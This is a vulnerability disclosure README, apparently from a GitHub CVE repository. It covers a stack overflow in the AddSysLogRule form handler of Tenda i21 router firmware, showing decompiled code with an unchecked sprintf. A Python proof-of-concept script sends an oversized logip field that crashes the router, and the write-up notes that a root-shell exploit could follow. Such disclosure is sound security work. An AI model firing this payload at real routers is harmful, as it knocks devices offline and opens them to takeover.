Double-q1015 / CVE-vulns Public

Code Issues Pull requests Actions Projects Security Insights

main

CVE-vulns / Tenda / i21 / formAddSysLogRule / readme.md

Haizhen Qi(祁海珍) add History

1 contributor


61 lines (41 sloc) | 1.62 KB

Tenda i21 V1.0.0.14(4656) Stack overflow vulnerability

Firmware information

- Manufacturer's address：https://www.tenda.com.cn/
- Firmware download address:https://www.tenda.com.cn/download/detail-2982.html

Affected version




i21升级软件 V1.0.0.14(4656)

关联产品：i21 更新日期：2019/9/5

1.此固件只适用于i21机器升级，不同型号机器不能使用该软件；
2.下载解压升级，升级过程中切勿切断电源，否则会导致机器损坏无法使用！

* 如果链接错误或其他问题，请反馈到 tenda@tenda.com.cn或联系在线客服，谢谢。

Vulnerability details



```
  int i; // [sp+20h] [+20h]
  char *logport; // [sp+24h] [+24h]
  char *logporta; // [sp+24h] [+24h]
  char *logip; // [sp+28h] [+28h]
  char *logipa; // [sp+28h] [+28h]
  char *indexa; // [sp+2Ch] [+2Ch]
  char *index; // [sp+2Ch] [+2Ch]
  char *en; // [sp+30h] [+30h]
  char *ena; // [sp+30h] [+30h]
  char *op; // [sp+34h] [+34h]
  char mib_name[64]; // [sp+38h] [+38h] BYREF
  char mib_value[256]; // [sp+78h] [+78h] BYREF

  memset(mib_name, 0, sizeof(mib_name));
  memset(mib_value, 0, sizeof(mib_value));
  op = websGetVar(wp, "op", "no");
  if ( !strncmp(op, "add", 3u) )
  {
    memset(mib_name, 0, sizeof(mib_name));
    memset(mib_value, 0, sizeof(mib_value));
    logip = websGetVar(wp, "logIp", byte_498330);
    logport = websGetVar(wp, "logPort", byte_498330);
    en = websGetVar(wp, "sysRuleEn", "0");
    sprintf(mib_name, "adv.logs.list%d", rule_count_16343 + 1);
    sprintf(mib_value, "%s;%s;%s", logip, logport, en);// vuln
    SetValue(mib_name, mib_value);
    ++rule_count_16343;
  }
  if ( !strncmp(op, "modify", 3u) )
  {
    indexa = websGetVar(wp, "Index", byte_498330);
    memset(mib_name, 0, sizeof(mib_name));
```

In /goform/AddSysLogRule, when the input op is add, you can input logip, logport, len, and finally these three will be spliced into mib_value through sprintf. It is worth noting that these three do not check the size, resulting in stack overflow vulnerability

Poc

```
import socket
import os

li = lambda x : print('\x1b[01;38;5;214m' + x + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + x + '\x1b[0m')

ip = '192.168.0.1'
port = 80

r = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

r.connect((ip, port))

rn = b'\r\n'

p1 = b'a' * 0x3000
p2 = b'op=add&logip=' + p1

p3 = b"POST /goform/AddSysLogRule" + b" HTTP/1.1" + rn
p3 += b"Host: 192.168.0.1" + rn
p3 += b"User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20100101 Firefox/102.0" + rn
p3 += b"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" + rn
p3 += b"Accept-Language: en-US,en;q=0.5" + rn
p3 += b"Accept-Encoding: gzip, deflate" + rn
p3 += b"Cookie: password=1111" + rn
p3 += b"Connection: close" + rn
p3 += b"Upgrade-Insecure-Requests: 1" + rn
p3 += (b"Content-Length: %d" % len(p2)) +rn
p3 += b'Content-Type: application/x-www-form-urlencoded'+rn
p3 += rn
p3 += p2

r.send(p3)

response = r.recv(4096)
response = response.decode()
li(response)
```

You can see the router crash, and finally we can write an exp to get a root shell